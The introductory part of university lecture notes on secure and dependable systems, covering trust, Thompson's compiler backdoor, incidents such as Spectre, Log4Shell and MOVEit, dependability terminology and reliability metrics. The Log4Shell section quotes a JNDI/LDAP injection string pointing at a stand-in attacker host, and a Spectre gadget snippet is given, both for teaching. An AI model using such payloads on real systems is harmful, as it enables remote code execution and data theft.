

Secure and Dependable Systems


Lecture Notes

Jürgen Schönwälder

May 2, 2024

Abstract

This memo provides annotated slides for the Computer Science module “Secure and Dependable Systems” offered at Constructor University (formerly Jacobs University Bremen). This module introduces students to the fundamentals of computer security and techniques used to build and analyze dependable systems. This is an important topic given that computer systems are increasingly embedded in everyday objects (such as light bulbs) and taking over important control functions (such as driving cars). Furthermore, computer systems control complex communication systems that form critical infrastructure of the modern globalized world. Proper protection of information requires an applied understanding of cryptography and how cryptographic primitives are used to secure data and information exchanges. The aim of this module is to make students aware of what types of security vulnerabilities may arise in computing systems and how to prevent, identify, and fix them.



Contents

I Introduction	5
Motivation	6
Recent Computing Disasters	10
Dependability Concepts and Terminology	20
Dependability Metrics	33
II Software Engineering Aspects	38
General Aspects	39
Software Verification	45
Software Testing	49
Software Security by Design	55
III Software Vulnerabilities	66
Terminology	67
Control Flow Attacks	76
Code Injection Attacks	89
IV Network Vulnerabilities	96
Internet Architecture Review	97
Data Plane Attacks	106
Control Plane Attacks	112
Reconnaissance and Denial of Service	116
V Cryptography	124
Cryptography Terminology	125
Symmetric Encryption Algorithms and Block Ciphers	134
Asymmetric Encryption Algorithms	152
Cryptographic Hash Functions	162
Digital Signatures and Certificates	169
Key Exchange Schemes	180
VI Secure Communication Protocols	191

Pretty Good Privacy	192
Transport Layer Security	201
Secure Shell	212
DNS Security	228
VII Information Hiding and Privacy	229
Steganography and Watermarks	230
Covert Channels	239
Anonymization	244
Mixes and Onion Routing	253
VIII System Security	258
Authentication	262
Authorization	270
Auditing	279
Trusted Computing	282

Source Codes Examples

1	Program failing to do proper bounds checking	78
2	Shellcode for opening a shell on x86_64	80
3	Program passing user input as a format string to <code>printf()</code>	85
4	Program with a use after free (dangling pointer) vulnerability	87
5	Program demonstrating vtable pointer overwriting	88

Part I

Introduction

The aim of this part is to motivate why security and dependability of computing systems are important and to look into recent security failures in order to understand complexities involved in building secure and dependable systems. This part also introduces the terminology and key concepts that are used by the dependability community.

By the end of this part, students should be able to

- explain the role of trust in computing systems;
- summarize basic ethical principles of software development;
- illustrate some recent computer security disasters and the reasons that caused them;
- sketch basic dependability concepts;
- relate the terms fault, error, and service failure;
- summarize and classify dependability attributes;
- compare fault prevention, fault tolerance, fault removal and fault forecasting;
- recognize the difference between reliability and availability;
- interpret the terms computer security and computer safety;
- illustrate dependability metrics.

Further online information:

- **Web:** [ACM Code of Ethics and Professional Conduct](#)

Motivation

- 1 Motivation
- 2 Recent Computing Disasters
- 3 Dependability Concepts and Terminology
- 4 Dependability Metrics

Can we trust computers?

- How much do you trust (to function correctly)
 - personal computer systems and mobile phones?
 - cloud computing systems?
 - planes, trains, cars, ships?
 - navigation systems?
 - communication networks (telephones, radios, tv)?
 - power plants and power grids?
 - banks and financial trading systems?
 - online shopping and e-commerce systems?
 - social networks and online information systems?
 - information used by insurance companies?
 - ...
- Distinguish between (i) what your intellect tells you to trust and (ii) what you trust in your everyday life.

Computers are so complex and ubiquitous that we have virtually no other choice than trusting hardware and software created by others. We simply cannot verify everything from the ground up even if we would have access to all source code and all hardware specifications. This was very nicely explained by Ken Thompson during his Turing Award lecture [87].

- Stage 1: It is possible to write a program that generates itself. Example:

```
1 char*f="char*f=%c%s%c;main(){printf(f,34,f,34,10);}%c";main(){printf(f,34,f,34,10);}
```

- Stage 2: A compiler can use knowledge already built into the compiler to produce a new compiler. See this example, which may be part of a C compiler implementing the handling of backslash escape sequences.

```
1 char getchar_escaped(void)
2 {
3     char c;
4     if ((c = getchar()) != '\\') return c;
5     switch ((c = getchar())) {
6     case '\\': return '\\';
7     case '\n': return '\n';
8     default: return c;
9     }
10 }
```

The code above never says to which ASCII code point `\n` resolves. This knowledge is already part of the compiler, i.e., this information was added when the compiler was bootstrapped and later removed.

- Stage 3: Modify a compiler to (i) implant a backdoor (if compiling `login.c`, generate code that allows me to open a backdoor without the need of any credentials) and (ii) implant code that modifies the compiler to reintroduce (i) and (ii) whenever a new compiler is generated. Once there is a new compiler, remove the implanted code.

The result is a compiler that generates backdoors with no trace of this backdoor in the source code. People verifying all source code will come to the false conclusion that there is no backdoor. Ken Thompson concludes: “You can’t trust code that you did not totally create yourself”. In particular, you cannot trust machine code even if you have read all source code needed to produce the machine code. A compromised compiler can compromise your linker, your debugger, your disassembler, and all your tools to analyze software. Imagine what happens if your CPU is compromised. . .

Importance of Security and Dependability

- Software development processes are often too focused on functional aspects and user interface aspects (since this is what sells products).
- Aspects such as reliability, robustness against failures and attacks, long-term availability of software and data, integrity of software and data, protection of data against unauthorized access, etc. are often not given enough consideration.
- Software failures can not only have significant financial consequences, they can also lead to environmental damages or even losses of human lives.
- Due to the complexity of computing systems, the consequences of faults in one component are very difficult to estimate.
- Security and dependability aspects must be considered during all phases of a software development project.

This cannot be stressed enough:

Once you leave university and you work as a professional software developer (i.e., you stop writing throw-away toy programs), you start having responsibility for the software you produce since others will eventually trust your software and rely on it.

You will often be able to judge whether your software will be used in a context where failures can have substantial or even catastrophic consequences. Hence, you carry a lot of responsibility whenever you produce software and you need to remind yourself of this responsibility regularly. And you will find yourself in situations where you have to defend that producing “dependable” software is important and ultimately in the interest of whoever finances the project you are working on.

There is a lot to be said about ethics and computer science but we will not go into details here. But you are encouraged to look up some materials and to study code of ethics documents specific to computer science. Here are, for example, the list of the *Ten Commandments of Computer Ethics* created in 1992 by the Computer Ethics Institute:

1. Thou shalt not use a computer to harm other people.
2. Thou shalt not interfere with other people’s computer work.
3. Thou shalt not snoop around in other people’s computer files.
4. Thou shalt not use a computer to steal.
5. Thou shalt not use a computer to bear false witness.
6. Thou shalt not copy or use proprietary software for which you have not paid (without permission).
7. Thou shalt not use other people’s computer resources without authorization or proper compensation.
8. Thou shalt not appropriate other people’s intellectual output.
9. Thou shalt think about the social consequences of the program you are writing or the system you are designing.
10. Thou shalt always use a computer in ways that ensure consideration and respect for other humans.

Further online information:

- **Wikipedia:** [Ten Commandments of Computer Ethics](#)

- **Web:** [ACM Code of Ethics and Professional Conduct](#)

Recent Computing Disasters

1 Motivation

2 Recent Computing Disasters

3 Dependability Concepts and Terminology

4 Dependability Metrics

XEROX Scanner Bug 2013

110.000	54,60	110.000	54,80
125.000	60,00	125.000	60,00
140.000	65,40	140.000	85,40
155.000	70,80	155.000	70,80
170.000	76,20	170.000	76,20

- The left side shows the original, the right side shows the scan
- Notice how some digits have changed from 6 to 8 (and they look like perfect 8s)

In 2013, Xerox scanners were found to alter texts, occasionally replacing characters and numbers with different characters and numbers. David Kreisel started to investigate this issue and made the problem public. Note that Xerox scanners were widely used in offices that have entirely digital workflows. In some businesses, all papers that are received are scanned and later the originals are discarded. This means a scanner bug like this one can have far reaching consequences and it may be difficult to track down where errors occurred.

Technically, the problem was caused by a compression scheme that applied different compression algorithms to different parts of a scan. Wrong classification of scanned images could lead to replacements that are wrong and almost impossible to spot.

David Kreisel made the issue public and he gave a talk in December 2014. Below is the link to the original talk, you can find versions with English translations on the Internet.

Further online information:

- **YouTube:** [David Kriesel: Traue keinem Scan, den du nicht selbst gefälscht hast](#)

IoT Remove Control Light Bulbs 2018



This light bulb (and other IoT smart home products such as remote controlled sockets) uses an Espressif ESP 8266 system on a chip. The software on the light bulb was found to get quite a few things wrong:

- It stores credentials in plaintext in flash memory that can be read with relatively little effort (even after the bulb has been thrown away).
- It uses a software update mechanism that can be tricked with some minor effort to load compromised firmware (firmware is not signed).
- It leaks unnecessary sensitive information to a cloud platform.
- HTTP traffic is largely not encrypted, but MQTT traffic is encrypted. Message Queuing Telemetry Transport (MQTT) is a publish-subscribe-based messaging protocol commonly used between IoT devices and cloud servers. The implementation uses relatively weak cryptographic algorithms and has key management issues.
- It uses a mechanism to learn WLAN credentials from a smart phone that can leak credentials to any observers.

It was possible to buy these light bulbs from Amazon for roughly 15 Euros. The Amazon product description (last checked 2019-02-06) includes an image that shows a wireless symbol followed by the text “Remove Control”. They seem to be honest in their product advertisement.

The manufacturer [Tuya](#) has announced in early 2019 that they will fix the software.

Further online information:

- **YouTube:** [35C3 - Smart Home - Smart Hack](#)

Spectre: Vulnerability of the Year 2018

```
#define PAGESIZE 4096
unsigned char array1[16]           /* base array */
unsigned int array1_size = 16;     /* size of the base array */
int x;                             /* the out of bounds index */
unsigned char array2[256 * PAGESIZE]; /* instrument for timing channel */
unsigned char y;                   /* does not really matter much */

// ...

if (x < array1_size) {
    y = array2[array1[x] * PAGESIZE];
}
```

- Is the code shown above a vulnerability?

The code seems to be harmless. Well it is not really. But we can easily make it harmless. But even then, is it harmless?

Spectre: Main Memory and CPU Memory Caches

- Memory in modern computing systems is layered
- Main memory is large but relatively slow compared to the speed of the CPUs
- CPUs have several internal layers of memory caches, each layer faster but smaller
- CPU memory caches are not accessible from outside of the CPU
- When a CPU instruction needs data that is in the main memory but not in the caches, then the CPU has to wait quite a while. . .

Spectre: Timing Side Channel Attack

- A side-channel attack is an attack where information is gained from the physical implementation of a computer system (e.g., timing, power consumption, radiation), rather than weaknesses in an implemented algorithm itself.
- A timing side-channel attack infers data from timing observations.
- Even though the CPU memory cache cannot be read directly, it is possible to infer from timing observations whether certain data resides in a CPU memory cache or not.
- By accessing specific uncached memory locations and later checking via timing observations whether these locations are cached, it is possible to communicate data from the CPU using a cache timing side channel attack.

Side-channel attacks can use many different kinds of side channels. Some examples:

- The size of network packets can reveal which resources are accessed on a web server even if the communication is encrypted.
- The power consumption of displays can reveal what kind of content is displayed.
- Data transmitted over copper wires creates magnetic fields around the wire that can induce a signal on other wires that reveal the original data.
- The variation of power consumption of CPUs has been used to gain information about keys used during cryptographic calculations.

Spectre: Speculative Execution

- In a situation where a CPU would have to wait for slow memory, simply guess a value and continue execution speculatively; be prepared to rollback the speculative computation if the guess later turns out to be wrong; if the guess was correct, commit the speculative computation and move on.
- Speculative execution is in particular interesting for branch instructions that depend on memory cell content that is not found in the CPU memory caches
- Some CPUs collect statistics about past branching behavior in order to do an informed guess. This means we can train the CPUs to make a certain guess.
- Cache state is not restored during the rollback of a speculative execution.

The fact that the CPU internal cache state is not restored during the rollback is being exploited by Spectre. Of course, CPUs could be “fixed” to restore the cache state as well but this would be very costly to implement and hence may defeat the advantage gained by speculative execution.

Spectre: Reading Arbitrary Memory

- Algorithm:
 1. create a small array `array1`
 2. choose an index `x` such that `array1[x]` is out of bounds
 3. trick the CPU into speculative execution (make it read `array1_size` from slow memory and guess wrongly)
 4. create another uncached memory array called `array2` and read `array2[array1[x]]` to load this cell into the cache
 5. read the entire `array2` and observe the timing; it will reveal what the value of `array1[x]` was
- This could be done with JavaScript running in your web browser; the first easy “fix” was to make the JavaScript time API less precise, thereby killing the timing side channel. (Obviously, this is a hack and not a fix.)

Spectre is exploiting a design problem in modern CPUs. There is no easy fix since the root cause is your hardware. A lot of work was spent in 2018 to harden systems such that it is getting difficult to exploit the problem residing in the design of modern CPUs. For further information, read [45] and [50] or take a look at the videos listed below.

Further online information:

- **YouTube:** [Spectre and Meltdown: Data leaks during speculative execution](#)
- **YouTube:** [Spectre and Meltdown attacks explained understandably](#)

Log4Shell: Vulnerability of the Year 2021

- Log4j is a popular (open source) Java logging library that features, among other things, lookups that are executed what a log message is created.
- The string "\${env:USER}" will be replaced with the value of the USER environment variable while the string "\${jndi:ldap://malicio.us/object}" will be replaced with the result of an LDAP query.
- The attack works as follows:
 1. An attacker injects messages into an attacked system with the goal to get the messages logged.
 2. The messages include magic strings that cause lookups of JNDI resources from an LDAP server controlled by the attacker.
 3. The LDAP server returns a serialized Java object to the attacked system, where it is deserialized and executed.

The log4shell remote execution vulnerability is documented under CVE-2021-44228. Affected is the Apache log4j logging library, more precisely Apache Log4j2 2.0-beta9 through 2.12.1 and 2.13.0 through 2.15.0. The vulnerability exists in the library since 2013 (!). It was privately disclosed on 24 November 2021 and publicly on 9 December 2021. Apache gave Log4Shell the highest available CVSS severity rating of 10.

The problem can be exploited by *any* input that may be embedded in a log message. For example, the input may originate from HTTP request parameters that are logged or it may originate from data stored in arbitrary documents that are processed by Java programs and may trigger errors that are logging part of the data.

Java programs are often built by encapsulating libraries that are used by imported libraries. Hence, a program may not use a vulnerable version of log4j itself but some of its libraries may still do so. Furthermore, Java programs are often distributed as self-contained bundled units to avoid package management issues. The downside of this approach is, however, that systems have many copies of Java libraries and there is not an easy way to locate them and to fix them.

Java code is virtually everywhere, not just on Internet facing servers but also on control systems, on embedded systems or on desktops. Since the attack can be carried in arbitrary data triggering log messages, this is believed to be a rather nasty and potentially long lasting security problem.

Further online information:

- **YouTube:** [Log4j Vulnerability \(Log4Shell\) Explained // CVE-2021-44228](#)
- **YouTube:** [Log4j Lookups in Depth // Log4Shell CVE-2021-44228 - Part 2](#)
- **YouTube:** [Log4J Vulnerability \(Log4Shell\) Explained - for Java developers](#)
- **YouTube:** [Log4J & JNDI Exploit: Why So Bad? - Computerphile](#)

Progress MOVEit Transfer (2023)

- Progress MOVEit Transfer is a so called managed file transfer solution.
- The software was found to have SQL injection vulnerabilities that could be used by attackers to leak data and to modify data.
- Some estimate that the Progress MOVEit Transfer vulnerability led to stolen data from over 1000 organizations and 60 million individuals (possibly including mine).
- While the attack is technically fairly simple, the impact has been significant since organizations and people were affected that had no idea that their data goes through MOVEit managed file transfers.

CVE-2023-34362:

“A SQL injection vulnerability has been found in the MOVEit Transfer web application that could allow an unauthenticated attacker to gain access to MOVEit Transfer’s database. Depending on the database engine being used (MySQL, Microsoft SQL Server, or Azure SQL), an attacker may be able to infer information about the structure and contents of the database, and execute SQL statements that alter or delete database elements.”

CVE-2023-35708:

“A SQL injection vulnerability has been identified in the MOVEit Transfer web application that could allow an unauthenticated attacker to gain unauthorized access to MOVEit Transfer’s database. An attacker could submit a crafted payload to a MOVEit Transfer application endpoint that could result in modification and disclosure of MOVEit database content.”

The Progress MOVEit Transfer technology is used by many third parties. Even if you bought services from German or European companies, which have to conform to German or European data protection rules, data could have been leaked.

Dependability Concepts and Terminology

- 1 Motivation
- 2 Recent Computing Disasters
- 3 Dependability Concepts and Terminology
- 4 Dependability Metrics

Dependability is a very general but important concept when we talk about computing systems. In this part, we define the basic concepts and the terminology, following [8]. Note that [8] provides a much more detailed treatment of the topic and students are encouraged to read the entire paper in order to learn more about fault and failure classifications and fault tolerance techniques.

System and Environment and System Boundary

Definition (system, environment, system boundary)

A *system* is an entity that interacts with other entities, i.e., other systems, including hardware, software, humans, and the physical world with its natural phenomena. The other systems are the *environment* of the given system. The *system boundary* is the common frontier between the system and its environment.

- Note that systems almost never exist in isolation.
- We often forget to think about all interactions of a system with its environment.
- Well-defined system boundaries are essential for the design of complex systems.

An example for a system could be the standard C library. The system boundary of the C library is defined by the set of C library calls. The functional specification of the C library calls is the C language standard. The C library implementation may use other libraries (components) and it uses other systems (e.g., the operating system kernel) that are part of the C library's runtime environment.

Similarly, the operating system kernel can be seen as a system as well. The set of operating system calls forms the system boundary. The operating system uses other systems such as hardware components or other integrated hardware and software components that are attached to a computer.

It is crucial to think about systems, their environments and their dependencies. Catastrophic failures are sometimes caused by an uncontrolled propagation of failures from one system to another. For example, denial of service attacks can be more effective if attackers find systems that amplify their attacks and/or make it difficult to trace back where the attack originated from.


Components and State

Definition (components)

The structure of a system is composed out of a set of *components*, where each component is another system. The recursion stops when a component is considered atomic.

Definition (total state)

The *total state* of a given system is the set of the following states: computation, communication, stored information, interconnection, and physical condition.



Function and Behaviour

Definition (function and functional specification)

The *function* of a system is what the system is intended to do and is described by the *functional specification*.

Definition (behaviour)

The *behaviour* of a system is what the system does to implement its function and is described by a sequence of states.

It is important to stress that a functional specification is required when we talk about correctness. Without a clear and complete functional specification, we can not decide whether a system behaves correctly or not.

Program verification techniques verify the correctness of a program against a functional specification. If the functional specification is incorrect, then of course the verified program can be seen as incorrect, even though it is correct regarding the incorrect functional specification.

Since functional specifications are often not formalized, it is in practice often necessary to derive a formalized functional specification out of the original more informal functional specification in order to apply program verification techniques. This formalization step can (i) introduce faults that did not exist in the original informal functional specification or (ii) slightly change the specification such that it differs in some subtle aspects from the original more informal functional specification.

Mistakes in functional specifications are often very expensive to fix. One reason is that they are often detected late in the software development process, for example at system integration time or at deployment time or when the software is already in production.

Service and Correct Service

Definition (service)

The *service* delivered by a system is its behaviour as it is perceived by its users; a user is another system that receives service from the service provider.

Definition (correct service)

Correct service is delivered when the service implement the system function.

Recall that the function of a system is defined by the functional specification. If the functional specification is incomplete (a very likely scenario for many systems), then the service provided can be undefined in certain situations, i.e., it is neither correct nor incorrect.

Failure versus Error versus Fault

Definition (failure)

A *service failure*, often abbreviated as *failure*, is an event that occurs when the delivered service deviates from correct service.

Definition (error)


An *error* is the part of the total state of the system that may lead to its subsequent service failure.

Definition (fault)

A *fault* is the adjudged or hypothesized cause of an error. A fault is *active* when it produces an error, otherwise it is *dormant*.

The dependability community defines the terms fault, error, and failure with a clear distinction between them. Other communities are less precise about the usage of these terms and they may even have an entirely different terminology in place. For example, the software engineering community refers to faults often as bugs. (Some people claim the term bug goes back to computers that used mechanical relays and one of them stopped working because of a bug trapped in a relay.)

Note that the definitions imply an error propagation model:



It follows directly from this graph that it is desirable

- to avoid faults and to reduce faults, and
- to prevent dormant faults from getting activated, and
- to detect and handle errors so that they do not propagate, and
- to detect and handle failures of other components or systems, and
- to reduce the number of ways external phenomena can inject faults.

It further follows directly that any program consuming data from an external source must carefully check that the data matches the expectations of the program. So called SQL injection attacks exploit programs that fail to carefully validate the input and as a consequence send unexpected SQL queries to a database system. Fuzzing techniques try to inject errors by generating random input that is likely to trigger errors.

Dependability

Definition (dependability - original)

Dependability is the ability of a system to deliver service than can justifiably be trusted.

Definition (dependability - revised)

Dependability of a system is the ability to avoid service failures that are more frequent and more severe than is acceptable.


- The revised definition provides a criterion for deciding if a system is dependable.
- Trust can be understood as a form of accepted dependance.

Dependability Attributes

Definition (dependability attributes)

Dependability has the following attributes:

- *Availability*: readiness to deliver correct service
- *Reliability*: continuity of correct service
- *Safety*: absence of catastrophic consequences on the user(s) and the environment
- *Integrity*: absence of improper system alterations
- *Maintainability*: ability to undergo modifications and repairs
- *Confidentiality*: absence of unauthorized disclosure of information



Dependability and Security

Definition (security)

Security is a composite of the attributes of confidentiality, integrity, and availability.

- The definition of dependability considers security as a subfield of dependability. This does, however, not reflect how research communities have organized themselves.
- As a consequence, terminology is generally not consistent. Security people, for example, talk about vulnerabilities while dependability people talk about dormant faults.

Fault Prevention

Definition (fault prevention)

Fault prevention aims at preventing the occurrence or introduction of faults.

- Application of good software engineering techniques and quality management techniques during the entire development process.
- Hardening, shielding, etc. of physical systems to prevent physical faults.
- Maintenance and deployment procedures (e.g., firewalls, installation in access controlled rooms, backup procedures) to prevent malicious faults.

Fault prevention is a core topic of software engineering. The selection of a proper programming language for a given task can have a big impact on the number and kind of faults that can be produced. For example, a programming language that does automatic bounds checking for memory objects dramatically reduces buffer overrun faults. Similarly, a programming language that does automatic memory management dramatically reduces problems due to memory leaks or the usage of deallocated memory.

In some parts of the industry, subsets of general purpose programming languages are used. An example is MISRA-C, which is essentially a collection of coding standards for safety-critical systems. MISRA-C originated from the automotive industry but is meanwhile used in many other contexts.

Another insightful collection of good coding practices are the CERT Coding Standards for commonly used programming languages such as C, C++, or Java. They are essentially a community-driven collection of pitfalls to avoid while programming.

Another important aspect is system complexity. Complex systems are very hard to maintain and extend without introducing faults as side effects. It is thus crucial to find good system designs and abstractions that encourage *high cohesion* and *loose coupling*. And it is crucial to maintain a good system design (or even to improve the system design) during the lifecycle of a software product.

Further online information:

- **Wikipedia:** [MISRA C](#)
- **Wikipedia:** [CERT Coding Standards](#)

Fault Tolerance

Definition (fault tolerance)

Fault tolerance aims at avoiding service failures in the presence of faults.

- Error detection aims at detecting errors that are present in the system so that recovery actions can be taken.
- Recovery handling eliminates errors from the system by rollback to an error-free state or by error compensation (exploiting redundancy) or by rollforward to an error-free state.
- Fault handling prevents located faults from being activated again.

With the decreasing cost for computing power, it is meanwhile feasible to use replication of data and computations in order to produce redundancy that can be used to compensate errors and failures. For example, a query sent to a search engine may be given to multiple independent backend systems and the first response that is returned by the backends is returned to the user. This approach not only provides fast response times but also handles occasional failures of backend systems gracefully (without much extra code and without much impact on the response time experienced by the user).

Data replication is another enabler for fault tolerance. Storage systems use replication at the system level, across systems in a computing center, and even across entire computing centers. Of course, guaranteeing data consistency in a distributed system with replicated data is not trivial. In order to be efficient, modern systems often work with update semantics that are not atomic but only eventually consistent. In other words, one can view the entire system as always being in the process of converging to an ideal consistent state (that might never be reached).

Examples:

- RAID disk arrays store redundant information in order to tolerate disk failures. This is a form of redundant data storage, which also can increase throughput.
- Internet search systems may process a received query N times and return the first response. This is a form of redundant computing, which also increases response time.

That said, there have also been examples where fault tolerance mechanisms, due to their complexity, have caused failures that otherwise would not have occurred.

Fault Removal

Definition (fault removal)

Fault removal aims at reducing the number and severity of faults.

- Fault removal during the development phase usually involves verification checks whether the system satisfies required properties.
- Fault removal during the operational phase is often driven by errors that have been detected and reported (corrective maintenance) or by faults that have been observed in similar systems or that were found in the specification but which have not led to errors yet (preventive maintenance).
- Sometimes it is impossible or too costly to remove a fault but it is possible to prevent the activation of the fault or to limit the possible impact of the fault, i.e., its severity.

Fault removal during the development phase is most effective. Modern software engineering techniques therefore encourage continued and extensive testing. Some modern development practices require developers to write test cases before starting to write any code. Furthermore, quality control at later stages of the development process often involves people who were not involved in the code development itself. Furthermore, the selection of programming languages, the training of programmers, the programming paradigms used, the communication within a team and so on all influence the quality of the produced software.

Fault removal in software systems during the operational phase is often done by installing updates or patches. Software that is used in an open environment must be patched regularly. Patch management requires to define a strategy and plan of what patches should be applied to which systems at a specified point in time. In other words, producers of products that include software must have a plan how to provide and distribute patches over the entire lifecycle of the products. Similarly, users of products that include software must have a plan who is responsible to keep products patched.

Automatic software update mechanisms have emerged in the past few years in order to reduce the burden on the user and system administrator side and to improve the user experience. However, we are far from having robust automatic software update mechanisms widely deployed, in particular considering embedded systems.

Fault Forecasting

Definition (fault forecasting)

Fault forecasting aims at estimating the present number, the future incidences, and the likely consequences of faults.

- Qualitative evaluation identifies, classifies, and ranks the failure modes, or the event combinations that would lead to failures.
- Quantitative evaluation determines the probabilities to which some of the dependability attributes are satisfied.

Fault forecasting is often done by collecting statistics about the changes made to a software system and the number of bugs reported and fixed over time. The idea is to be able to predict how stable a program is or how long one should wait after the release of a major new version until most of the faults have been found and removed.

A recent study of open source computer network control software came to the conclusion that network operators should wait almost a year before deploying a major new release. The reason is that major new releases usually come with new bugs and it takes time to find and fix most of them.

Early adopters usually run higher risks to experience failures due to new faults added to a system.

Dependability Metrics

- 1 Motivation
- 2 Recent Computing Disasters
- 3 Dependability Concepts and Terminology
- 4 Dependability Metrics**

There are some metrics that measure reliability, availability, and safety dependability attributes. However, there are no commonly accepted metrics for correctness or security attributes.

Reliability and MTTF/MTBF/MTTR

Definition (reliability)

The *reliability* $R(t)$ of a system S is defined as the probability that S is delivering correct service in the time interval $[0, t]$.

- A metric for the reliability $R(t)$ for non repairable systems is the Mean Time To Failure (MTTF), normally expressed in hours.
- A metric for the reliability $R(t)$ for repairable systems is the Mean Time Between Failures (MTBF), normally expressed in hours.
- The mean time it takes to repair a repairable system is called the Mean Time To Repair (MTTR), normally expressed in hours.
- These metrics are meaningful in the steady-state, i.e., when the system does not change or evolve.

Note the difference between serial and parallel systems. Lets first consider a system consisting of multiple components where all components need to function in order for the system to function. This is often modeled as a serial system. If $R_i(t)$ denotes the probability that component i works at time t and we assume that component failures are independent, then the probability that the overall serial system works is given by

$$R_s(t) = \prod_i R_i(t).$$

Note that the overall system reliability of a serial system is always smaller than the reliability of the components. For example, a serial system with 3 components where each component has a reliability of $R_i(t) = 0.95$ results in a system reliability of $R_s(t) = 0.95^3 = 0.857375$.

